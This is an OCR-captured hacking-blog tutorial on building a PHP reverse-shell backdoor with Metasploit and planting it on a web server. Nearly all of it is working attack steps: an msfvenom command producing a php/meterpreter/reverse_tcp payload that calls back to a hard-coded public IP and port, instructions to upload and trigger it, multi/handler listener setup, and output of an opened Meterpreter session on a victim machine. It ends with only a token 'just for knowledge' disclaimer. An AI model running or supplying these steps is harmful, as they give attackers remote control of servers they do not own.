
Create PHP Backdoor Of Metasploit

yourhacker.in/2020/04/create-php-backdoor-of-metasploit.html

we going to teach you how to manually create a PHP backdoor for Metasploit and then how to exploit it



How it works?
php-reverse-shell. This tool is designed for those situations during a pentest where you have upload access to a webserver that's running PHP. ... It differs from web form-based shell which allows you to send a single command, then returns you the output.

Creating reverse shells using php scripts is generally quite easy and can be accomplished with just a small php and a program like netcat. Netcat would run as a listener (a socket server actually) and the php script has to be run on the victim server so that it connects back.
In this example we are going to create reverse shells in php using metasploit. Yes, its too big a tool for such a small task but looks cool anyway.
To brief up the basics about reverse shells remember that it has 2 components. First is the listener on local/hacker system that waits for incoming connections, and the second is the payload script/program that runs on target computer and is configured to connect to the listener and offer a shell.


> listener (hacker machine) ++--- reverse shell payload (victim machine)

Once the listener is connected, it can gets a shell which can be used to run any command (limited to the user privilege) on the target system.

Lets Start
Task 1 Creating PHP Payload

So the first step is to create our payload program. This is done using the msfpayload command and looks like this

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=3.21.94.26 LPORT=1337 R >
exploit.php
```



```
┌─[root@xD]─[~]
└──╼ #msfpayload php/meterpreter/reverse_tcp LHOST=3.21.94.26 LPORT=1337 R > exploit.php
```

The above command would create a file called exploit.php which is the reverse shell payload. It is just a plain php script that is configured according to the LHOST and LPORT parameters.

or
You can create or configure file Manually using this script → Download script


Note:- Here I'm using static public IP in your environment you have to port forward if don't have static IP
Now upload the exploit.php to the target system.

Task 2 Starting listener

Once the payload is uploaded, the next thing to do is to start our listener which will catch the incoming connection offer.

Step 1:- Start msfconsole and run the following commands


```
msfconsole
```



```
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com


       =[ metasploit v5.0.82-dev                          ]
+ -- --=[ 1989 exploits - 1089 auxiliary - 340 post       ]
+ -- --=[ 559 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Search can apply complex filters such as search cve:2009 type:exploit, see all the filters with help se
arch

msf5 >
msf5 >
```

Step 2:- Use multi/handler using following command


```
use exploit/multi/handler
```



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) >
```

Step 3:- set payload Type following command

```
set payload php/meterpreter/reverse_tcp
```




```
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
```

Step 4:- set localhost (here is your machine address)

```
set lhost 3.21.94.26
```

Step 5:- set local port number


```
set lport 1337
```



```
msf5 exploit(multi/handler) > set lhost 3.21.94.26
lhost => 3.21.94.26
msf5 exploit(multi/handler) > set lport 1337
lport => 1337
```

Step 6:- start listener using following command

```
exploit
```




```
msf5 exploit(multi/handler) > exploit

[-] Handler failed to bind to 3.21.94.26:1337:-  -
[*] Started reverse TCP handler on 0.0.0.0:1337
```

Now the listener is ready. Now its time to run the php script on the server. Its uploaded, and now can be run by opening from the browser like a normal url.
http://targetmachine/some/path/exploit.php

```
http://targetmachine/some/path/exploit.php
```

As soon as the script starts running, msfconsole will indicate connection and meterpreter session would come upNow that meterpreter is up, its time to play with the system.



```
[-] Handler failed to bind to 3.21.94.26:1337:-  -
[*] Started reverse TCP handler on 0.0.0.0:1337
[*] Sending stage (38288 bytes) to 157.36.187.233
[*] Meterpreter session 1 opened (172.31.1.239:1337 -> 157.36.187.233:19600) at 2020-04-05 07:32:40 +0000

meterpreter > sysinfo
Computer    : DESKTOP-7KM61G5
OS          : Windows NT DESKTOP-7KM61G5 10.0 build 18362 (Windows 10) AMD64
Meterpreter : php/windows
meterpreter >
```

Happy Hacking! (Please do not spam it, It's Just For Knowledge ...)